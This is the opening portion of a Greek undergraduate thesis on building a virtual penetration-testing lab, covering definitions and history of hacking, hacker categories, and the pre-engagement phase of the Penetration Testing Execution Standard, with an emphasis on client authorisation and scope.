ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

ΑΝΑΠΤΥΞΗ ΕΙΚΟΝΙΚΟΥ ΕΡΓΑΣΤΗΡΙΟΥ ΚΑΙ ΧΡΗΣΗ ΤΟΥ ΓΙΑ ΔΟΚΙΜΕΣ ΔΙΕΙΣΔΥΣΗΣ (PENETRATION TESTING)

Στέφανος Καρδάσης

Εισηγητής: Σπυρίδων Ματιάτος, Λέκτορας Εφαρμογών

ΑΝΑΠΤΥΞΗ ΕΙΚΟΝΙΚΟΥ ΕΡΓΑΣΤΗΡΙΟΥ ΚΑΙ ΧΡΗΣΗ ΤΟΥ ΓΙΑ ΔΟΚΙΜΕΣ ΔΙΕΙΣΔΥΣΗΣ

ΑΝΑΠΤΥΞΗ ΕΙΚΟΝΙΚΟΥ ΕΡΓΑΣΤΗΡΙΟΥ ΚΑΙ ΧΡΗΣΗ ΤΟΥ ΓΙΑ ΔΟΚΙΜΕΣ ΔΙΕΙΣΔΥΣΗΣ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

ΑΝΑΠΤΥΞΗ ΕΙΚΟΝΙΚΟΥ ΕΡΓΑΣΤΗΡΙΟΥ ΚΑΙ ΧΡΗΣΗ ΤΟΥ ΓΙΑ ΔΟΚΙΜΕΣ ΔΙΕΙΣΔΥΣΗΣ (PENETRATION TESTING)

Στέφανος Καρδάσης
Α.Μ. 41802

Εισηγητής:

Σπυρίδων Ματιάτος, Λέκτορας Εφαρμογών

Εξεταστική Επιτροπή:

Ημερομηνία εξέτασης:

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος Στέφανος Καρδάσης, του Θεόδωρου, με αριθμό μητρώου 41802 φοιτητής του Τμήματος Μηχανικών Η/Υ Συστημάτων Τ.Ε. του Α.Ε.Ι. Πειραιά Τ.Τ. πριν αναλάβω την εκπόνηση της Πτυχιακής Εργασίας μου, δηλώνω ότι ενημερώθηκα για τα παρακάτω:

«Η Πτυχιακή Εργασία (Π.Ε.) αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο του συγγραφέα, όσο και του Ιδρύματος και θα πρέπει να έχει μοναδικό χαρακτήρα και πρωτότυπο περιεχόμενο.

Απαγορεύεται αυστηρά οποιοδήποτε κομμάτι κειμένου της να εμφανίζεται αυτούσιο ή μεταφρασμένο από κάποια άλλη δημοσιευμένη πηγή. Κάθε τέτοια πράξη αποτελεί προϊόν λογοκλοπής και εγείρει θέμα Ηθικής Τάξης για τα πνευματικά δικαιώματα του άλλου συγγραφέα. Αποκλειστικός υπεύθυνος είναι ο συγγραφέας της Π.Ε., ο οποίος φέρει και την ευθύνη των συνεπειών, ποινικών και άλλων, αυτής της πράξης.

Πέραν των όποιων ποινικών ευθυνών του συγγραφέα σε περίπτωση που το Ίδρυμα του έχει απονείμει Πτυχίο, αυτό ανακαλείται με απόφαση της Συνέλευσης του Τμήματος. Η Συνέλευση του Τμήματος με νέα απόφασης της, μετά από αίτηση του ενδιαφερόμενου, του αναθέτει εκ νέου την εκπόνηση της Π.Ε. με άλλο θέμα και διαφορετικό επιβλέποντα καθηγητή. Η εκπόνηση της εν λόγω Π.Ε. πρέπει να ολοκληρωθεί εντός τουλάχιστον ενός ημερολογιακού 6μήνου από την ημερομηνία ανάθεσης της. Κατά τα λοιπά εφαρμόζονται τα προβλεπόμενα στο άρθρο 18, παρ. 5 του ισχύοντος Εσωτερικού Κανονισμού.»

ΕΥΧΑΡΙΣΤΙΕΣ

Θα ήθελα να ευχαριστήσω μέσα απ’ τα βάθη της καρδιάς μου τους συγγενείς, τους φίλους και τον καθηγητή μου Κο Σπυρίδωνα Ματιάτο για την φοβερή στήριξη και τεράστια υπομονή τους, μέχρι να ολοκληρώσω τις σπουδές μου και την παρούσα πτυχιακή εργασία.

ΠΕΡΙΛΗΨΗ

Στόχος της Πτυχιακής είναι η δημιουργία ενός Εικονικού Εργαστηρίου το οποίο χρησιμοποιείται για την εξέταση διαφόρων τεχνικών Ethical Hacking.

Εξετάζεται ο όρος «Hacking» ως προς τον ορισμό, την ιστορία και την σημασία του, και παρουσιάζεται και αναλύεται το επίσημο πρότυπο για Δοκιμές Διείσδυσης (Penetration Testing). Παρουσιάζονται τα διάφορα είδη «επιθέσεων» καθώς και τα εργαλεία λογισμικού που διατίθενται για την εκτέλεσή τους.

Χρησιμοποιώντας μερικά από τα εργαλεία αυτά, δημιουργείται το Εικονικό Εργαστήριο, στο οποίο προσομοιώνονται πιθανά σενάρια επιθέσεων. Τα σενάρια που εξετάζονται είναι από τη σκοπιά του Ethical Hacker και δίνεται έμφαση στη συμμόρφωση στο επίσημο Πρότυπο για Penetration Testing.

ABSTRACT

The aim of the thesis is to create a Virtual Lab which is used to examine various Ethical Hacking techniques.

The term "Hacking" is examined for its definition, history and meaning, and the official Penetration Testing Model is presented and analyzed. The various types of "attacks" are presented, as well as the software tools available for their execution.

Using some of these tools, the Virtual Lab is being created, in which possible scenarios of attacks are simulated. The scenarios examined are from the point of view of the Ethical Hacker and focus on compliance with the official Penetration Testing Standard.

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: Δοκιμές Διείσδυσης, Επιθέσεις, Ηθικό Hacking, Εργαλεία Επιθέσεων, Πρότυπο Εκτέλεσης Δοκιμών Διείσδυσης

KEY WORDS: Penetration Testing, Attacks, Ethical Hacking, Attacking Tools, Penetration Testing Standard

ΠΕΡΙΕΧΟΜΕΝΑ

ΣΚΟΠΟΣ ΤΗΣ ΠΤΥΧΙΑΚΗΣ

Σκοπός της Πτυχιακής είναι να περιγραφούν οι τεχνικές και μέθοδοι των Δοκιμών Διείσδυσης και του Ethical Hacking, να παρουσιαστούν οι βασικές έννοιες και τα εργαλεία που χρησιμοποιούνται σε αυτές και τέλος να διενεργηθούν Δοκιμές Διείσδυσης στο πλαίσιο παραδειγμάτων προσομοίωσης σε Εικονικό Εργαστήριο.

1. ΕΙΣΑΓΩΓΗ

Στα πλαίσια της έρευνας που έγινε για την παρούσα Πτυχιακή Εργασία, χρησιμοποιήθηκαν πάρα πολλοί Αγγλικοί Όροι, η μετάφραση των οποίων ήταν σε πολλές περιπτώσεις εξοντωτική έως και αδύνατη.

Σαν παράδειγμα αναφέρεται η πιο σημαντική λέξη κλειδί της Πτυχιακής που είναι το “Penetration Testing”. Συμφωνήθηκε από την αρχή να μεταφραστεί ως “Δοκιμή Διείσδυσης”.

Έπρεπε να ολοκληρωθεί η Πτυχιακή πρώτα, για να ανακαλυφθεί τελευταία στιγμή από τον συγγραφέα η επίσημη μετάφρασή της από το Μεταπτυχιακό Πρόγραμμα στην Ασφάλεια Ψηφιακών Συστημάτων του ΠΑ.ΠΕΙ., που μεταφράζει το “Penetration Testing” ως “Δοκιμή Παρείσδυσης” στις περισσότερες σημειώσεις του. Παραθέτουμε αναφορικά μία από αυτές τις σημειώσεις: [Σ.76]

1.1. ΤΙ ΕΙΝΑΙ ΤΟ HACKING

Ο δημοφιλής ορισμός στο Αγγλικό λεξικό urbandictionary.com είναι ο εξής: “Hacking είναι η απόκτηση πρόσβασης (επιθυμητής ή ανεπιθύμητης) σε ένα υπολογιστικό σύστημα και η προβολή, αντιγραφή ή δημιουργία δεδομένων (το να αφήνουμε ίχνη), χωρίς την πρόθεση καταστροφής δεδομένων ή κακόβουλης πρόκλησης βλάβης στο υπολογιστικό σύστημα.”

Παρ’ όλ' αυτά ο συγγραφέας της παρούσας πτυχιακής προτιμά να χρησιμοποιεί, γενικά, τον εξής ορισμό, τον οποίο είδε πρώτη φορά σε ένα καταπληκτικό βιβλίο, με όνομα “Hacking The Art of Exploitation 2nd Edition” του συγγραφέα Jon Erickson και εκδόσεις NO STARCH PRESS [B.24]. Ας δούμε λοιπόν τον ορισμό:

“Hacking είναι στην πραγματικότητα η πράξη της εύρεσης μιας έξυπνης και αντιφατικής λύσης σε ένα πρόβλημα.”

Ακριβής ορισμός για το Hacking δεν υπάρχει.

Παρ' όλη την γενική προτίμηση μου για τον ορισμό που μόλις είδαμε, θα χρησιμοποιούμε τον ορισμό του urbandictionary για λόγους ευκολίας.

Τα άτομα τα οποία ασχολούνται με το Hacking, ονομάζονται Hackers. Οι Hackers χωρίζονται σε 3 βασικές κατηγορίες, τις οποίες θα αναφέρουμε στην ενότητα 1.3.

Το Hacking, γενικά, είναι μια έννοια παρεξηγημένη εξαιτίας του συσχετισμού της από τον κοινό λαό με κάτι κακό. Παρ’ όλ’ αυτά, είναι σημαντικό να γίνει εξαρχής κατανοητό ότι το Hacking από μόνο του δεν είναι κακό, όπως ακριβώς ένα μαχαίρι δεν είναι κακό.

Το μαχαίρι μπορεί να χρησιμοποιηθεί για καλό σκοπό, π.χ. για την κοπή της τροφής, αλλά και για την πρόκληση βλάβης σε κάποιον. Όμως, από μόνο του, όπως και το Hacking, το μαχαίρι είναι απλώς ένα εργαλείο.

Τα άτομα τα οποία χρησιμοποιούν το Hacking, για βλαβερούς σκοπούς ονομάζονται, γενικά, Crackers και η δράση τους Cracking (δηλαδή Hacking με παράνομες προθέσεις).

Ένα καλό παράδειγμα, για την κατανόηση της διαφοράς Hacker με Cracker, είναι η διαφορά του κλειδαρά με τον διαρρήκτη. Και οι 2 μπορούν να εισβάλλουν σε μια κλειδαριά, όμως ο κάθε ένας μεταξύ τους έχει τελείως διαφορετικούς λόγους.

1.2. ΙΣΤΟΡΙΚΗ ΑΝΑΔΡΟΜΗ

Αρχικά, ο όρος hacker σήμαινε, στα αγγλικά, το δημιουργό ενός επίπλου, ή γενικότερα ξύλινου αντικειμένου, με τη βοήθεια πελέκεως (τσεκουριού). Η ιστορία των χάκερς ξεκινάει περίπου το 1960 από σπουδαστές του πανεπιστημίου του MIT. Οι υπολογιστές, τότε, ήταν mainframes, μηχανήματα κλειδωμένα σε δωμάτια με ελεγχόμενη θερμοκρασία. Το κόστος λειτουργίας τους ήταν απαγορευτικό και οι

ερευνητές είχαν στη διάθεση τους περιορισμένο χρόνο εργασίας.

Τότε, κάποιοι από αυτούς, δημιούργησαν τα πρώτα hacks, προγράμματα που βοηθούσαν στη γρηγορότερη εκτέλεση υπολογισμών. Αρκετές φορές τα hacks ήταν καλύτερα προγράμματα από τα αρχικά.

Ένα από τα μεγαλύτερα hacks της ιστορίας έγινε το 1969, όταν δύο υπάλληλοι της Bell συνέθεσαν κάποιες εντολές, για να αυξήσουν την ταχύτητα των υπολογιστών. Το hack αυτό το ονόμασαν UNIX, το οποίο σήμερα αποτελεί ένα ευρέως γνωστό λειτουργικό σύστημα.

Τη δεκαετία του 1970 το hacking αποτελούσε εξερεύνηση και κατανόηση του τρόπου λειτουργίας του κόσμου της τεχνολογίας.

Το 1971 ο John Draper, βετεράνος του Βιετνάμ, ανακάλυψε, ότι η σφυρίχτρα που έδιναν δώρο τα δημητριακά Cap ‘n’ Crunch, παρήγαγε ήχο συχνότητας 2600 mhz και την χρησιμοποίησε ώστε να κάνει τηλεφωνήματα χωρίς χρέωση. Ο Draper, που αργότερα του δόθηκε το ψευδώνυμο Captain Crunch, συνελήφθη αμέσως.

Τότε δημιουργείται ένα κοινωνικό κίνημα από το περιοδικό YIPL/TAP (Youth International Party Line/Technical Assistance Program), το οποίο βοηθούσε χάκερς να κάνουν δωρεάν υπεραστικές κλήσεις. Αργότερα, δύο μέλη του Homebrew Computer Club της Καλιφόρνιας, ο Steve Jobs και ο Steve Wozniak, άρχισαν να δημιουργούν τα λεγόμενα blueboxes, συσκευές με τις οποίες συνήθιζαν να hackάρουν τηλεφωνικές συσκευές.

Το 1978, οι Randy Sousa και Ward Christiansen δημιούργησαν ένα εικονικό μαγαζί συγκέντρωσης των χάκερς, το πρώτο BBS (Bulletin Board System), το οποίο λειτουργεί μέχρι και σήμερα.

Το 1983 το FBI συνέλαβε 16χρονους hackers από το Μιλγουώκι, με ψευδώνυμο 414 (ο κωδικός της περιοχής τους), οι οποίοι εισέβαλαν σε 60 υπολογιστές διάφορων ερευνητικών κέντρων περιλαμβανομένων των Memorial

Sloan-Kettering Cancer Center και Alamos National Laboratory.

Την ίδια εποχή, η ταινία “War Games” έριξε φως, στο σκοτεινό κόσμο του hacking και προειδοποίησε το κοινό για τις ικανότητες των χάκερς. Οι ίδιοι οι χάκερς πήραν διαφορετικά μηνύματα από την ταινία. Όλο και περισσότεροι κάτοικοι μετακινούνταν στον ηλεκτρονικό κόσμο.

Το ARPANET μετασχηματιζόταν σε Internet και τα BBS βρίσκονταν σε εποχή άνθησης. Το 1984 αποτέλεσε την αρχή του Μεγάλου Πολέμου κατά των χάκερς. Τότε δημιουργήθηκε η ομάδα Legion of Doom, μέλη των οποίων αποσπάστηκαν και δημιούργησαν τους Masters of Deception.

Από το 1990 και για δύο χρόνια, οι δύο ομάδες πολέμησαν μεταξύ τους μέχρι που συνελήφθησαν από το FBI.

Στο τέλος της δεκαετίας του ’80 το Κογκρέσο της Αμερικής δημιούργησε το πρώτο νόμο για τις απάτες με υπολογιστές. Τότε εμφανίστηκε ο Robert Morris, ο οποίος το 1988 εισέβαλε σε 6.000 online υπολογιστές και κέρδισε τον “τίτλο” του πρώτου hacker που τιμωρήθηκε από τον νόμο. Του επιβλήθηκαν 10.000 δολάρια πρόστιμο και ατέλειωτες ώρες κοινωνικού έργου. Ακολούθησε ο Kevin Mitnick και αρκετές φορές κάποια μέλη των Legion of Doom.

Τα αισθήματα του κοινού για τους χάκερς άλλαξαν. Οι χάκερς δεν ήταν πια οι εκκεντρικοί που ήθελαν να αποκτήσουν περισσότερες γνώσεις. Η οικονομία που στηριζόταν στο Διαδίκτυο χρειαζόταν προστασία και οι χάκερς χαρακτηρίστηκαν ως εγκληματίες.

Τη δεκαετία του 1990, αυξήθηκαν οι απάτες, αλλά και οι κλοπές μέσω Διαδικτύου από τους χάκερς.

Το 2000, μέσα σε ένα χρονικό διάστημα τριών ημερών, οι χάκερς κατάφεραν να εμποδίσουν τη πρόσβαση σε ιστοσελίδες όπως οι Yahoo!, Amazon.com, Buy.com, eBay και CNN.com, υπερφορτώνοντας το σύστημα. Ακολουθούν επιθέσεις κατά κυβερνήσεων, κλεψίτυπα αντίγραφα λογισμικού, αλλά

και δημιουργία ηλεκτρονικών ιών από χάκερς ανά τον κόσμο."

[Σ.1]

1.3. ΤΑ ΕΙΔΗ ΤΩΝ HACKERS

1.3.1. Hacker Λευκού Καπέλου (White Hat Hacker)

Ένας hacker λευκού καπέλου σπάει την ασφάλεια για μη κακόβουλους σκοπούς, είτε για να ελέγξει το δικό του σύστημα ασφαλείας, είτε για να εκτελέσει δοκιμές διείσδυσης (penetration testing) ή εκτιμήσεις τρωτότητας (vulnerability assessments) για λογαριασμό κάποιου πελάτη, είτε για λογαριασμό μίας εταιρείας ασφαλείας η οποία αναπτύσσει / εμπορεύεται λογισμικό ασφαλείας.

Τον hacker λευκού καπέλου θα τον συναντήσουμε επίσης με τα εξής ονόματα: ethical hacker (ηθικός hacker) και penetration tester (αυτός που εκτελεί δοκιμές διείσδυσης) ή pen tester (για συντομία).

1.3.2. Hacker Μαύρου Καπέλου (Black Hat Hacker)

Ένας hacker μαύρου καπέλου "παραβιάζει την ασφάλεια υπολογιστικών συστημάτων, όχι για άλλο λόγο, πέρα από την πρόκληση βλάβης στα συστήματα ή για προσωπικό του κέρδος" (Moore, 2005). Ο όρος επινοήθηκε από τον Richard Stallman για να δείξει την αντίθεση μεταξύ της κακεντρέχειας ενός εγκληματία hacker, έναντι του ήθους ενός hacker λευκού καπέλου, ο οποίος εκτελεί καθήκοντα hacking, για να εντοπίσει σημεία για επισκευή ή σαν μέσο νόμιμης πρόσληψης για εργασία. Οι hackers μαύρου καπέλου σχηματίζουν τις στερεότυπες, παράνομες ομάδες hacking, που συχνά απεικονίζονται στη λαϊκή κουλτούρα, και είναι η επιτομή όλων όσων η κοινή γνώμη φοβάται σε έναν εγκληματία υπολογιστών.

Τον hacker μαύρου καπέλου θα τον συναντήσουμε και με το όνομα cracker,

δηλαδή, αυτός που σπάει και καταστρέφει πράγματα, τα οποία, στην περίπτωσή μας, είναι η ασφάλεια των υπολογιστικών συστημάτων και τα ίδια τα υπολογιστικά συστήματα.

1.3.3. Hacker Γκρι Καπέλου (Grey Hat Hacker)

Ένας hacker γκρι καπέλου βρίσκεται ανάμεσα στον hacker μαύρου καπέλου και λευκού καπέλου. Ο hacker γκρι καπέλου μπορεί να “σερφάρει” στο Internet και να κάνει hacking σε ένα υπολογιστικό σύστημα, μόνο και μόνο για να ειδοποιήσει τον διαχειριστή ασφαλείας μιας εταιρίας, ότι το σύστημά τους έχει, για παράδειγμα, ένα ελάττωμα ασφαλείας. Στη συνέχεια ο hacker μπορεί να προσφερθεί να διορθώσει το ελάττωμα ώστε να του δοθεί κάποια αμοιβή.

Οι hackers γκρι καπέλου κάποιες φορές βρίσκουν το ελάττωμα σε ένα σύστημα και δημοσιεύουν τα στοιχεία στον κόσμο, αντί στους άμεσα ενδιαφερόμενους. Ακόμη κι αν οι hackers γκρι καπέλου μπορεί να μην εκτελούν hacking για προσωπικό τους κέρδος, η ανεξουσιοδότητη πρόσβαση σε ένα σύστημα μπορεί να θεωρηθεί παράνομη και ανήθικη.

1.4. ΤΟ ΠΡΟΤΥΠΟ ΕΚΤΕΛΕΣΗΣ PENETRATION TESTING

Το Πρότυπο Εκτέλεσης Penetration Testing αποτελείται από επτά (7) κύρια τμήματα:

1) Αλληλεπιδράσεις πριν από την εμπλοκή

2) Συγκέντρωση πληροφοριών

3) Μοντελοποίηση απειλών

4) Ανάλυση τρωτών σημείων

5) Εκμετάλλευση

6) Μετά την Εκμετάλλευση

7) Αναφορά

[Σ.73]

Το Πρότυπο Εκτέλεσης Penetration Testing είναι ένα νέο πρότυπο που έχει σχεδιαστεί για να παρέχει τόσο στις επιχειρήσεις όσο και στους παρόχους υπηρεσιών ασφαλείας μια κοινή γλώσσα και πεδίο εφαρμογής για τη διενέργεια δοκιμών διείσδυσης (π.χ. Αξιολογήσεις ασφαλείας). Ξεκίνησε στις αρχές του 2009 μετά από μια συζήτηση μεταξύ μερικών ιδρυτικών μελών για την αξία (ή την έλλειψη αξίας) των δοκιμών διείσδυσης στη βιομηχανία.

Με το Πρότυπο Εκτέλεσης Penetration Testing ασχολείται μια ομάδα επαγγελματιών ασφάλειας πληροφοριών από όλους τους τομείς της βιομηχανίας (δηλαδή χρηματοπιστωτικά ιδρύματα, πάροχοι υπηρεσιών, προμηθευτές ασφαλείας).

Η ομάδα αυτή ξεκίνησε με περίπου 6 άτομα και η πρώτη συνάντηση από κοντά πραγματοποιήθηκε με σχεδόν 20 άτομα. Αν κάποιος έχει γνώσεις και ιδέες και θέλει να γίνει μέλος της ομάδας, μπορεί να επικοινωνήσει μαζί της με email.

Στόχος της ομάδας είναι να δημιουργήσει ένα επίσημο Πρότυπο Εκτέλεσης Penetration Testing έτσι ώστε οι επιχειρήσεις να έχουν τις βασικές γραμμές όσων χρειάζονται για την εκτέλεση μιας δοκιμής διείσδυσης, καθώς και μια κατανόηση του τι είδους δοκιμών διείσδυσης χρειάζονται και θα τους προσέφεραν αξία. Η έλλειψη επισημοποίησης τώρα απλώς βλάπτει τη βιομηχανία, καθώς οι επιχειρήσεις λαμβάνουν υπηρεσίες χαμηλής ποιότητας και οι επαγγελματίες δεν έχουν καθοδήγηση όσον αφορά το τι χρειάζεται για την παροχή ποιοτικών υπηρεσιών.

Ενώ δεν μπορούν να καλυφθούν ενδεχομένως όλα τα σενάρια, το Πρότυπο Εκτέλεσης Penetration Testing πρόκειται να καθορίσει μια βασική γραμμή για το ελάχιστο που απαιτείται από ένα βασικό Penetration Testing, καθώς και διάφορα "επίπεδα" πάνω από αυτό που παρέχουν πιο ολοκληρωμένες ενέργειες που απαιτούνται για οργανισμούς με υψηλότερες ανάγκες ασφάλειας. Τα διαφορετικά “επίπεδα”, δηλαδή, θα καθοριστούν με βάση τις ανάγκες κάθε βιομηχανίας.

[Σ.74]

Το Πρότυπο Εκτέλεσης Penetration Testing αφορά σε κάποιους βασικούς κανόνες, τους οποίους πρέπει να ακολουθούν, οι Penetration Testers.

Οι κανόνες αυτοί υιοθετήθηκαν μετά από πολλά χρόνια συλλογικής εμπειρίας, πάνω στο επάγγελμα του Penetration Testing.

Παρακάτω, παρατίθενται όλοι οι κανόνες του Προτύπου Εκτέλεσης Penetration Testing, μαζί με σύντομη περιγραφή για τον κάθε έναν, καθώς και με την αντίστοιχη πηγή, για ευρύτερη ενημέρωση.

1.4.1. Αλληλεπιδράσεις Προ-δέσμευσης (Pre-engagement Interactions)

Η αλληλεπιδράσεις προ-δέσμευσης είναι, ουσιαστικά, οι ενέργειες, πριν την επίθεση, που γίνονται με τον πελάτη και τους συνεργάτες του ή ακόμη και με τρίτα μέλη, όπως:

Μετρήσεις Για Την Εκτίμηση Του Χρόνου

Οι μετρήσεις για τον χρόνο που θα πάρουν οι δοκιμές σχετίζονται άμεσα με την εμπειρία του pentester στον συγκεκριμένο τομέα. Αν ο pentester είναι αρχάριος, καλό θα είναι να δει προηγούμενα e-mails ή καταγραφές της εταιρείας, από παλαιότερες δοκιμές που πιθανόν είχαν γίνει, για να κάνει σωστότερη εκτίμηση του χρόνου του. Τέλος, είναι καλό, να προσθέτει πάντα ένα 20% στις εκτιμήσεις του. Αυτός είναι ένας τρόπος προστασίας για τον pentester, σε πιθανές περιπτώσεις διακοπής των δοκιμών του.

Συνάντηση Για Το Εύρος Των Επιθέσεων

Ο σκοπός της συνάντησης για το εύρος των επιθέσεων είναι για να συζητηθεί το μέρος όπου θα γίνουν δοκιμές. Κανόνες συμπλοκής και κόστη δεν

θα καλυφθούν σε αυτή τη συνάντηση. Κάθε ένα από αυτά τα ζητήματα θα πρέπει να αντιμετωπιστεί ως αντικείμενο διαφορετικής συνάντησης. Αυτό γίνεται επειδή οι συζητήσεις μπορούν εύκολα να παρεκκλίνουν, αν δεν δηλωθεί ρητά το σημείο εστίασης.

Ερωτηματολόγια

Κατά τη διάρκεια της αρχικής επικοινωνίας με τον πελάτη υπάρχουν αρκετές ερωτήσεις τις οποίες ο πελάτης θα πρέπει να απαντήσει προκειμένου το πεδίο δέσμευσης να μπορεί να εκτιμηθεί σωστά. Αυτές οι ερωτήσεις είναι σχεδιασμένες να παράσχουν μία καλύτερη κατανόηση για το τι ο πελάτης ψάχνει να κερδίσει από τις δοκιμές διείσδυσης, γιατί ο πελάτης θέλει να κάνει δοκιμές διείσδυσης στο περιβάλλον του και για το αν θέλει ή όχι να εκτελέσει συγκεκριμένους τύπους δοκιμών διείσδυσης.

Πεδίο Ερπυσμού

“Πρόκειται για μία ψυχολογική κατάσταση πολύ ύπουλη, που εκδηλώνεται σιγά-σιγά. Τόσο αργά που στην αρχή δεν το καταλαβαίνουμε. Ασχέτως του είδους της εργασίας μας, αρχίζουμε να αναλαμβάνουμε όλο και περισσότερη δουλειά, οι άλλοι μας δίνουν όλο και περισσότερα πράγματα να κάνουμε και λίγο-λίγο αναλαμβάνουμε ευθύνες και εργασία που έπρεπε να κάνουν οι άλλοι.”

[Σ.2]

Το πεδίο ερπυσμού είναι ένας από τους πιο αποδοτικούς τρόπους για να βγει μια εταιρία δοκιμών διείσδυσης εκτός μάχης. Το θέμα είναι ότι πολλές εταιρίες και διαχειριστές δεν έχουν σχεδόν καθόλου ιδέα για το πώς να το εντοπίσουν ή πώς να αντιδράσουν όταν αυτό συμβεί.

Ένας τρόπος αντιμετώπισης αυτού του φαινομένου είναι, αν ο πελάτης ζητήσει επιπλέον δοκιμές από την εταιρία, η εταιρία να συναινέσει, ζητώντας όμως παράλληλα την αντίστοιχη αμοιβή. Αν ο πελάτης αρνηθεί, τότε δεν αξίζει τον κόπο

να ασχολείται άλλο η εταιρία με αυτόν τον πελάτη.

Ένας άλλος τρόπος είναι να γίνει προσδιορισμός αρχικών και τελικών ημερομηνιών. Επίσης καλό θα είναι να γίνει καθορισμός του εύρους διευθύνσεων IP και τομέων. Έτσι ο πελάτης θα ξέρει πότε και που σταματούν οι δοκιμές και ότι για παραπάνω δοκιμές θα πρέπει να δώσει την αντίστοιχη αμοιβή.

Ενασχόληση Με Τρίτα Μέρη

Υπάρχει μια σειρά περιπτώσεων όπου η εμπλοκή θα περιλαμβάνει τη δοκιμή μιας υπηρεσίας ή εφαρμογής που φιλοξενείται από τρίτο μέρος. Αυτό έχει γίνει πιο διαδεδομένο τα τελευταία χρόνια, καθώς οι υπηρεσίες cloud έχουν γίνει πιο δημοφιλείς.

Το πιο σημαντικό πράγμα που πρέπει να θυμάται ο Penetration Tester είναι, ότι ενώ μπορεί να χορηγηθεί άδεια από τον πελάτη, δεν μιλά για τους τρίτους παρόχους του. Έτσι, πρέπει να χορηγηθεί άδεια και από τα τρίτα μέρη, προκειμένου να δοκιμάσει τα συστήματά τους.

Αποτυχία του Penetration Tester να υπακούσει στα παραπάνω επιφέρει, όπως πάντα, την πιθανότητα παραβίασης του νόμου, το οποίο με τη σειρά του μπορεί να επιφέρει ατελείωτους πονοκεφάλους.

Ορισμός Αποδεκτής Φρασεολογίας για Social Engineering

Πολλοί οργανισμοί θα θέλουν να δοκιμαστεί η ασφάλεια τους με έναν τρόπο που είναι συμβατός με τις πιο πρόσφατες επιθέσεις. Οι social engineering και spear-fishing επιθέσεις επί του παρόντος χρησιμοποιούνται ευρέως από πολλούς εισβολείς. Ενώ πολλές από τις επιτυχημένες επιθέσεις χρησιμοποιούν φρασεολογία πάνω σε κατηγορίες όπως το σεξ, τα ναρκωτικά, και το rock and roll (πορνογραφία, Viagra, και δωρεάν iPods αντίστοιχα) κάποιες από αυτές τις κατηγορίες μπορεί να μη γίνουν δεκτές σε ένα εταιρικό περιβάλλον. Οι Penetration

Testers πρέπει να είναι βέβαιοι ότι όποιες κατηγορίες επιλεγούν για τις δοκιμές θα είναι αποδεκτές πριν ξεκινήσουν οι δοκιμές.

Δοκιμές Άρνησης Εξυπηρέτησης (DoS - Denial of Service)

Οι προσομοιώσεις ακραίων καταστάσεων ή οι δοκιμές άρνησης εξυπηρέτησης (DoS - Denial of Service) θα πρέπει να συζητηθούν πριν ξεκινήσει η εμπλοκή. Μπορεί να είναι ένα θέμα με το οποίο πολλοί οργανισμοί αισθάνονται άβολα εξαιτίας της δυνητικά επιζήμιας φύσης της δοκιμής. Αν ένας οργανισμός ανησυχεί μόνο για την εμπιστευτικότητα και την ακεραιότητα των δεδομένων του, οι προσομοιώσεις ακραίων καταστάσεων μπορεί να μην είναι απαραίτητες. Ωστόσο, αν ο οργανισμός ανησυχεί επίσης για την ικανότητά του να ανταποκριθεί σε ακραίες καταστάσεις, τότε η προσομοίωση ακραίων καταστάσεων θα πρέπει να διεξαχθεί σε ένα απομονωμένο περιβάλλον το οποίο είναι πανομοιότυπο με το περιβάλλον παραγωγής.

Όροι Και Προϋποθέσεις Πληρωμών

Μια άλλη άποψη της προετοιμασίας μιας δοκιμής που πολλοί pen testers ξεχνούν, είναι το πώς θα πρέπει να πληρωθούν. Όπως ακριβώς με τις ημερομηνίες συμβολαίων θα πρέπει να υπάρχουν συγκεκριμένες ημερομηνίες και όροι για τις πληρωμές. Δεν είναι ασυνήθιστο για μεγαλύτερους οργανισμούς να καθυστερούν τις πληρωμές για όσο το δυνατόν περισσότερο. Κάποιες μέθοδοι πληρωμών είναι: πληρωμή σε 30 ή σε όσες μέρες οριστούν, με ποινή αν γίνει καθυστέρηση, τα μισά εκ των προτέρων και επαναλαμβανόμενες, όταν έχουν να κάνουν με δοκιμές μεγάλου χρονικού διαστήματος. Αυτά είναι απλά παραδείγματα. Συνιστάται απόλυτα κάθε οργανισμός να δημιουργεί και να τροποποιεί τη δική του τιμολόγηση ώστε να ταιριάζει πιο εύστοχα στις ανάγκες των πελατών και του εαυτού του. Το σημαντικό είναι να υπάρχει σωστή οργάνωση πριν ξεκινήσουν οι δοκιμές.

Στόχοι

Κάθε δοκιμή διείσδυσης θα πρέπει κάπου να στοχεύει. Δεν έχει να κάνει μόνο με την εύρεση ευάλωτων συστημάτων. Επομένως ο σκοπός της δοκιμής είναι ο προσδιορισμός συγκεκριμένων αδυναμιών που οδηγούν στην διακινδύνευση της επιχείρησης ή τους στόχους αποστολής του πελάτη.

Καθιέρωση Γραμμών Επικοινωνίας

Μία από τις πιο σημαντικές πλευρές κάθε δοκιμής διείσδυσης είναι η επικοινωνία με τον πελάτη. Η συχνότητα και η ποιότητα των επαφών με τον Πελάτη είναι σε ευθεία συνάρτηση με το αίσθημα ικανοποίησης και πληρότητας εξυπηρέτησης που του προκαλείται.

Στοιχεία Επικοινωνίας Έκτακτης Ανάγκης

